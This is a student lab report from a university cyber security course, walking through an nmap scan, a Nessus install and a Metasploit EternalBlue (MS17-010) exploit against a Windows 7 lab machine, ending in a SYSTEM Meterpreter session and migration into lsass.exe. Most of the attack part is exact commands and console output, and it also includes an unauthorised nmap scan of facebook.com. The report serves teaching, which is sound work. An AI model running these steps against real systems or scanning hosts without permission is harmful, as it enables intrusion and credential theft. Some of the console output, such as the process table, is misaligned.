



İSTANBUL AYDIN UNIVERSITY

DEPARTMENT OF COMPUTER ENGINEERING

CYBER SECURITYY PROJECT

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QUESTION-1


1. What are the services version of the target machine? (Nmap command and output)

First I install the nmap command so I can use the nmap command. Then I scan the network service by saying '**facebook.com**' to understand that it is working. Completed the transaction without any problems.

```
zeynep@kaliLinux: ~  
File Actions Edit View Help  
  
(zeynep@kaliLinux)-[~]  
$ sudo apt-get install nmap  
[sudo] password for zeynep:  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
nmap is already the newest version (7.91+dfsg1-1kali1).  
0 upgraded, 0 newly installed, 0 to remove and 168 not upgraded.  
  
(zeynep@kaliLinux)-[~]  
$ nmap facebook.com  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-19 06:56 EST  
Nmap scan report for facebook.com (157.240.9.35)  
Host is up (0.036s latency).  
Other addresses for facebook.com (not scanned): 2a03:2880:f128:83:face:b00c:0:25de  
rDNS record for 157.240.9.35: edge-star-mini-shv-01-sof1.facebook.com  
Not shown: 998 filtered ports  
PORT      STATE SERVICE  
80/tcp    open  http  
443/tcp   open  https  
  
Nmap done: 1 IP address (1 host up) scanned in 5.74 seconds  
  
(zeynep@kaliLinux)-[~]  
$
```

Now I'm going to scan the service version of the target machine. To do this, I first learn the IP address of the target machine. I learned the IP address by saying "**ipconfig**".

IP Address = 192.168.0.35




QUESTION-2

2. What is the exploitable vulnerability in your target machine? (Nessus Output, can be more than one)

I will use Nessus to find the exploitable vulnerability of my target machine. So I first downloaded nessus for kali linux. Then I used **dpkg** to install the debian package I downloaded.

dpkg is the software that forms the basis of the debian package management system. dpkg is used to install, delete, and gather information about **deb** packages.



```
zeynep@kaliLinux: ~/Downloads
File Actions Edit View Help

(zeynep@kaliLinux)-[~]
$ cd Downloads/



(zeynep@kaliLinux)-[~/Downloads]
$ ls
Nessus-8.13.1-debian6_amd64.deb

(zeynep@kaliLinux)-[~/Downloads]
$ sudo dpkg -i Nessus-8.13.1-debian6_amd64.deb
[sudo] password for zeynep:
(Reading database ... 261861 files and directories currently installed.)
Preparing to unpack Nessus-8.13.1-debian6_amd64.deb ...
Unpacking nessus (8.13.1) over (8.13.1) ...
Setting up nessus (8.13.1) ...
Unpacking Nessus Scanner Core Components ...
- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kaliLinux:8834/ to configure your scanner

(zeynep@kaliLinux)-[~/Downloads]
$ /bin/systemctl start nessusd.service

(zeynep@kaliLinux)-[~/Downloads]
$
```

After uploading, I went to the link <https://kaliLinux:8834/> and became a member. I created a **basic network scan** with the name of our target machine (the name of windows 7) and its IP address. In this way, I found the security vulnerabilities.



QUESTION-3

3. Exploit vulnerability and compromise the target machine (Metasploit)

Metasploit is a computer security project that provides information about vulnerabilities, helps in penetration testing and IDS signature development.

I run the metasploit tool with the "msfconsole" command. If you do not want to see banners and other details, you can type "msfconsole -q". But I didn't use it to see the details.

```
[zeynep@kaliLinux]-[~]
$ ifconfig
etho: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.3 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::300:27ff:febc:f3e prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:bc:4f:3e txqueuelen 1000 (Ethernet)
    RX packets 122988 bytes 84592793 (80.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 121181 bytes 21124336 (20.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 272249 bytes 62159744 (59.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 272249 bytes 62159744 (59.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Kali linux IP address →

```
(zeynep@kaliLinux)-[~]
$ msfconsole
```

"the quieter you become, the more you are able to hear"


```
= [ metasploit v6.0.15-dev ]
+ --=[ 2071 exploits - 1123 auxiliary - 352 post      ]
+ --=[ 592 payloads - 45 encoders - 10 nops          ]
+ --=[ 7 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging with set HttpTrace true

msf6 > search ms17

Matching Modules

#   Name                                     Disclosure Date     Rank Check Description
--   ---                                     -
0   auxiliary/admin/mssql/mssql_enum_domain_accounts        normal No Microsoft SQL Server SUSER_SNAME Windows Domain A
ccount Enumeration
1   auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli    normal No Microsoft SQL Server Sqli SUSER_SNAME Windows Dom
ain Account Enumeration
2   auxiliary/admin/mssql/mssql_enum_sql_logins               normal No Microsoft SQL Server SUSER_SNAME SQL Logins Enume
ration
3   auxiliary/admin/mssql/mssql_escalate_execute_as           normal No Microsoft SQL Server Escalate EXECUTE AS
4   auxiliary/admin/mssql/mssql_escalate_execute_as_sqli       normal No Microsoft Office CVE-2017-11882
5   auxiliary/admin/smb/ms17_010_command                     2017-03-14         normal No MS17-010 EternalRomance/EternalSynergy/EternalCha
mpion SMB Remote Windows Command Execution
6   auxiliary/scanner/smb/smb_ms17_010                       normal No MS17-010 SMB RCE Detection
7   exploit/windows/fileformat/office_ms17_11882              2017-11-15         manual No Microsoft Office CVE-2017-11882
8   exploit/windows/smb/ms17_010_eternalblue                  2017-03-14         average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Po
l Corruption
9   exploit/windows/smb/ms17_010_eternalblue_win8             2017-03-14         average No MS17-010 EternalBlue SMB Remote Windows Kernel Po
l Corruption for Win8+
10  exploit/windows/smb/ms17_010_psexec                        2017-03-14         normal Yes MS17-010 EternalRomance/EternalSynergy/EternalCha
mpion SMB Remote Windows Code Execution
```



```

msf6 > use 6
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):



| Name        | Current Setting                                                | Required | Description                                                                        |
|-------------|----------------------------------------------------------------|----------|------------------------------------------------------------------------------------|
| CHECK_ARCH  | true                                                           | no       | Check for architecture on vulnerable hosts                                         |
| CHECK_DOPU  | true                                                           | no       | Check for DOUBLEPULSAR on vulnerable hosts                                         |
| CHECK_PIPE  | false                                                          | no       | Check for named pipe on vulnerable hosts                                           |
| NAMED_PIPES | /usr/share/metasploit-framework/data/wordlists/named_pipes.txt | yes      | List of named pipes to check                                                       |
| RHOSTS      |                                                                | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT       | 445                                                            | yes      | The SMB service port (TCP)                                                         |
| SMBDomain   | .                                                              | no       | The Windows domain to use for authentication                                       |
| SMBPass     | .                                                              | no       | The password for the specified username                                            |
| SMBUser     | .                                                              | no       | The username to authenticate as                                                    |
| THREADS     | 1                                                              | yes      | The number of concurrent threads (max one per host)                                |



msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.0.35
rhosts => 192.168.0.35
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.0.35:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.35:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > use 8
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                        |
|---------------|-----------------|----------|------------------------------------------------------------------------------------|
| RHOSTS        |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT         | 445             | yes      | The target port (TCP)                                                              |
| SMBDomain     | .               | no       | (Optional) The Windows domain to use for authentication                            |
| SMBPass       | .               | no       | (Optional) The password for the specified username                                 |
| SMBUser       | .               | no       | (Optional) The username to authenticate as                                         |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target.                               |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target.                                         |



Payload options (windows/x64/meterpreter/reverse_tcp):

msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                        |
|---------------|-----------------|----------|------------------------------------------------------------------------------------|
| RHOSTS        |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT         | 445             | yes      | The target port (TCP)                                                              |
| SMBDomain     | .               | no       | (Optional) The Windows domain to use for authentication                            |
| SMBPass       | .               | no       | (Optional) The password for the specified username                                 |
| SMBUser       | .               | no       | (Optional) The username to authenticate as                                         |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target.                               |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target.                                         |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.0.34    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| ID | Name                                                 |
|----|------------------------------------------------------|
| 0  | Windows 7 and Server 2008 R2 (x64) All Service Packs |



msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.0.35
rhosts => 192.168.0.35
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads



| # | Name                      | Disclosure Date | Rank   | Check | Description                               |
|---|---------------------------|-----------------|--------|-------|-------------------------------------------|
| 0 | generic/custom            |                 | normal | No    | Custom Payload                            |
| 1 | generic/shell_bind_tcp    |                 | normal | No    | Generic Command Shell, Bind TCP Inline    |
| 2 | generic/shell_reverse_tcp |                 | normal | No    | Generic Command Shell, Reverse TCP Inline |
| 3 | windows/x64/exec          |                 | normal | No    | Windows x64 Execute Command               |
| 4 | windows/x64/loadlibrary   |                 | normal | No    | Windows x64 LoadLibrary Path              |
| 5 | windows/x64/messagebox    |                 | normal | No    | Windows MessageBox x64                    |



rhosts => 192.168.0.35
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads



| #  | Name                                       | Disclosure Date | Rank   | Check | Description                                                   |
|----|--------------------------------------------|-----------------|--------|-------|---------------------------------------------------------------|
| 0  | generic/custom                             |                 | normal | No    | Custom Payload                                                |
| 1  | generic/shell_bind_tcp                     |                 | normal | No    | Generic Command Shell, Bind TCP Inline                        |
| 2  | generic/shell_reverse_tcp                  |                 | normal | No    | Generic Command Shell, Reverse TCP Inline                     |
| 3  | windows/x64/exec                           |                 | normal | No    | Windows x64 Execute Command                                   |
| 4  | windows/x64/loadlibrary                    |                 | normal | No    | Windows x64 LoadLibrary Path                                  |
| 5  | windows/x64/messagebox                     |                 | normal | No    | Windows MessageBox x64                                        |
| 6  | windows/x64/meterpreter/bind_ipv6_tcp      |                 | normal | No    | Windows Meterpreter (Reflective Injection x64), Windows x64 I |
| 7  | windows/x64/meterpreter/bind_ipv6_tcp_uuid |                 | normal | No    | Windows Meterpreter (Reflective Injection x64), Windows x64 I |
| 8  | windows/x64/meterpreter/bind_named_pipe    |                 | normal | No    | Windows Meterpreter (Reflective Injection x64), Windows x64 B |
| 9  | windows/x64/meterpreter/bind_tcp           |                 | normal | No    | Windows Meterpreter (Reflective Injection x64), Windows x64 B |
| 10 | windows/x64/meterpreter/bind_tcp_rc4       |                 | normal | No    | Windows Meterpreter (Reflective Injection x64), Bind TCP Stag |
| 11 | windows/x64/meterpreter/bind_tcp_uuid      |                 | normal | No    | Windows Meterpreter (Reflective Injection x64), Bind TCP Stag |
| 12 | windows/x64/meterpreter/reverse_http       |                 | normal | No    | Windows Meterpreter (Reflective Injection x64), Windows x64 R |
| 13 | windows/x64/meterpreter/reverse_https      |                 | normal | No    | Windows Meterpreter (Reflective Injection x64), Windows x64 R |
| 14 | windows/x64/meterpreter/reverse_named_pipe |                 | normal | No    | Windows Meterpreter (Reflective Injection x64), Windows x64 R |
| 15 | windows/x64/meterpreter/reverse_tcp        |                 | normal | No    | Windows Meterpreter (Reflective Injection x64), Windows x64 R |
| 16 | windows/x64/meterpreter/reverse_tcp_rc4    |                 | normal | No    | Windows Meterpreter (Reflective Injection x64), Reverse TCP S |
| 17 | windows/x64/meterpreter/reverse_tcp_uuid   |                 | normal | No    | Windows Meterpreter (Reflective Injection x64), Reverse TCP S |
| 18 | windows/x64/meterpreter/reverse_winhttp    |                 | normal | No    | Windows Meterpreter (Reflective Injection x64), Windows x64 R |
| 19 | windows/x64/meterpreter/reverse_winhttps   |                 | normal | No    | Windows Meterpreter (Reflective Injection x64), Windows x64 R |
| 20 | windows/x64/peinject/bind_ipv6_tcp         |                 | normal | No    | Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP |
| 21 | windows/x64/peinject/bind_ipv6_tcp_uuid    |                 | normal | No    | Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP |


```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 9
payload => windows/x64/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name	Current Setting	Required	Description
RHOSTS	192.168.0.35	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	445	yes	The target port (TCP)
SMBDomain	.	no	(Optional) The Windows domain to use for authentication
SMBPass	.	no	(Optional) The password for the specified username
SMBUser	.	no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/bind_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LPORT	4444	yes	The listen port
RHOST	192.168.0.35	no	The target address

Exploit target:

Id	Name
0	Windows 7 and Server 2008 R2 (x64) All Service Packs

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Connecting to the target machine by exploiting.

```
[*] 192.168.0.35:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.0.35:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.35:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.35:445 - Connecting to target for exploitation.
[*] 192.168.0.35:445 - Connection established for exploitation.
[*] 192.168.0.35:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.35:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.0.35:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.0.35:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.0.35:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 192.168.0.35:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.35:445 - Starting non-paged pool grooming
[*] 192.168.0.35:445 - Sending SMBv2 buffers
[*] 192.168.0.35:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.35:445 - Sending final SMBv2 buffers.
[*] 192.168.0.35:445 - Sending last fragment of exploit packet!
[*] 192.168.0.35:445 - Receiving response from exploit packet
[*] 192.168.0.35:445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!
[*] 192.168.0.35:445 - Sending egg to corrupted connection.
[*] 192.168.0.35:445 - Triggering free of corrupted buffer.
[*] 192.168.0.35:445 - Started bind TCP handler against 192.168.0.35:4444
[*] Sending stage (200262 bytes) to 192.168.0.35
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 192.168.0.35:4444) at 2021-01-19 18:21:53 -0500
[*] 192.168.0.35:445 - -----WIN-----
[*] 192.168.0.35:445 - -----WIN-----
[*] 192.168.0.35:445 - -----WIN-----
```

Connected to the target machine.

```
meterpreter > sysinfo
Computer      : ZEYNEP-WINDOWS
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : tr_TR
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > ps
```

Process List

PID	PPID	Name	Arch	Session	User	Path
-----	------	------	------	---------	------	------

Ifconfig

Msfconsole

Search ms17

Use 6

Show options

Set rhosts 192.168.0.35

Run

Use 8

Set rhosts 192.168.0.35

Show payloads

Set payload 9

Run

I was able to connect to the target machine using these commands. Thanks to Meterpreter command line, I can do whatever I want to the target machine using payloads and sockets. I have briefly captured windows 7.

Meterpreter runs entirely on RAM and does not do any writing to Hard Disk.

QUESTION-4

4. Write the uid and pid of meterpreter session.

I learned the uid and pid values of the session by typing **getuid** and **getpid** commands on the meterpreter command line.

The target machine can be impersonated with the meterpreter migrate command. Using the meterpreter migrate command, an account running a process in the Windows operating system will be impersonated. Its identity is the **lsass.exe** file.

Ps, displays all processes running on the target computer.

```
meterpreter > ps

Process List

PID  PPID  Name                Arch  Session  User                        Path
---  ---  ---
0     0     [System Process]    x64   0         NT AUTHORITY\SYSTEM        \SystemRoot\System32\smss.exe
4     0     System              x64   0         NT AUTHORITY\SYSTEM        C:\Windows\system32\csrss.exe
204   4     smss.exe            x64   0         NT AUTHORITY\SYSTEM        C:\Windows\system32\csrss.exe
272   264   csrss.exe           x64   1         NT AUTHORITY\SYSTEM        C:\Windows\system32\wininit.exe
320   312   csrss.exe           x64   0         NT AUTHORITY\SYSTEM        C:\Windows\system32\winlogon.exe
328   264   wininit.exe         x64   1         NT AUTHORITY\SYSTEM        C:\Windows\system32\services.exe
356   312   winlogon.exe        x64   0         NT AUTHORITY\SYSTEM        C:\Windows\system32\lsass.exe
416   328   services.exe        x64   0         NT AUTHORITY\SYSTEM        C:\Windows\system32\lsm.exe
432   328   lsass.exe           x64   0         NT AUTHORITY\SYSTEM        C:\Windows\system32\lsm.exe
440   328   lsm.exe             x64   0         NT AUTHORITY\SYSTEM        C:\Windows\system32\svchost.exe
536   416   svchost.exe         x64   0         NT AUTHORITY\SYSTEM        C:\Windows\system32\smss.exe
1700  416   smss.exe            x64   0         NT AUTHORITY\SYSTEM        C:\Windows\system32\Taskhost.exe
1920  744   dwm.exe             x64   1         ZEYNEP-WINDOWS\Zeynep      C:\Windows\system32\Taskhost.exe
1928  416   taskhost.exe        x64   1         ZEYNEP-WINDOWS\Zeynep      C:\Windows\Explorer.EXE
1968  1904  explorer.exe        x64   1         ZEYNEP-WINDOWS\Zeynep      C:\Windows\Explorer.EXE
3056  700   audiodg.exe         x64   0         NT AUTHORITY\SYSTEM        C:\Windows\Explorer.EXE

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > getpid
Current pid: 944

meterpreter > migrate 432
[*] Migrating from 944 to 432...
[*] Migration completed successfully.

meterpreter > getpid
Current pid: 432

meterpreter >
```

